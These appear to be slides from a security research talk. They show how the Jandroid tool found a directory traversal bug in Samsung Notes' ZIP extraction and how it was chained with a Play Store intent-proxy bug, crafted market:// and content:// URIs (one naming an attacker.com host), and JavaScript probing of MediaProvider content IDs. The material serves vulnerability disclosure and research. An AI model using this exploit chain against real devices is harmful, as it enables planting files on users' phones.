
Jandroid Example: Directory Traversal during Unzip




Jandroid Example: Directory Traversal during Unzip

- Normally caused by `'java.util.zip'`
- However Samsung also use `'net.lingala.zip4j'`
- Use Jandroid to look for `'extractAll'`


Jandroid Example: Directory Traversal during Unzip



Jandroid Example: Directory Traversal during Unzip



Unzip Directory Traversal in Samsung Notes



Notes Directory Traversal

- Memo files unzipped using Zip4j
 - Lack of path names canonicalisation

```
public static String convertToSDocFile(Context context, String path) {  
    String v2;  
    // ...  
    String tmpDirStr = context.getCacheDir() + "/unzip_" +  
System.currentTimeMillis();  
    File tmpDir = new File(tmpDirStr);  
    tmpDir.mkdir();  
    try {  
        new ZipFile(path).extractAll(tmpDirStr); // Extracts ZIP entries.  
        // Parses 'memo_content.xml', crashes if it's not found.  
        v2 = NMemoConverter.parseMemoXML(context, tmpDirStr);  
        // ...  
    }
```

Jandroid Release?



Building an Exploit Chain

- Finished!
 - Not quite...



Samsung Notes

- Conversion activity
 - Unreachable from the browser

```
<activity android:configChanges="mcc|mnc|orientation|screenSize"
    android:name="com.samsung.android.app.notes.composer.ConvertToSdocActivity"
    android:screenOrientation="portrait"
    android:theme="@style/AppTheme.NoActionBarTransparent">
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <data android:mimeType="application/spd"/>
    <data android:mimeType="application/memo"/>
    <!-- ... -->
```

Intent Proxy Bug

- Android Vending
 - LaunchUrlHandlerActivity
- We control the package name and URI

```
final Intent a(Intent arg17, b arg18, j arg19) {  
    Intent v2_1;  
    Uri v7 = arg17.getData();  
    String v8 = v7.getQueryParameter("url");  
    String v10 = v7.getQueryParameter("id");  
  
    // ...  
    if((v5) && (v12)) {  
        v2_1 = new Intent("android.intent.action.VIEW");  
        v2_1.setData(Uri.parse(v8));  
        v2_1.setPackage(v10);  
        return v2_1;  
    }  
  
    // ...  
}
```

Intent Proxy Bug

```
market://details?url=http://www.attacker.com/whatever.memo&id=com.samsung.android.app.notes
```

- Won't work, only local schemes are processed!

```
market://details?url=file:///sdcard/Download/whatever.memo&id=com.samsung.android.app.notes
```

- Won't resolve due to a MIME mismatch!
- 'FileUriExposedException' on Android 7.0+

Chrome Content Provider

```
<provider android:authorities="com.android.chrome.FileProvider"
  android:exported="false"
  android:grantUriPermissions="true"
  android:name="org.chromium.chrome.browser.util.ChromeFileProvider">
  <meta-data android:name="android.support.FILE_PROVIDER_PATHS"
    android:resource="@xml/file_paths"/>
</provider>
```

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
  <paths xmlns:android="http://schemas.android.com/apk/res/android">
    <!-- ... -->
    <external-path name="downloads" path="Download/" />
  </paths>
```

file_paths.xml

File vs. Content Providers

```
market://details?url=content://com.android.chrome.FileProvider/
downloads/whatever.memo&id=com.samsung.android.app.notes
```

- Won't resolve due to a MIME mismatch!

```
market://details?url=content://media/external/file/350&id=com.
samsung.android.app.notes
```

- Works!

Determine Content ID

```
scriptElement.src = "content://media/external/file/999999";
```

- onerror();

```
scriptElement.src = "content://media/external/file/9";
```

- onload();

Content Scheme SOP

- Content Resource Enumeration
 - Android MediaProvider

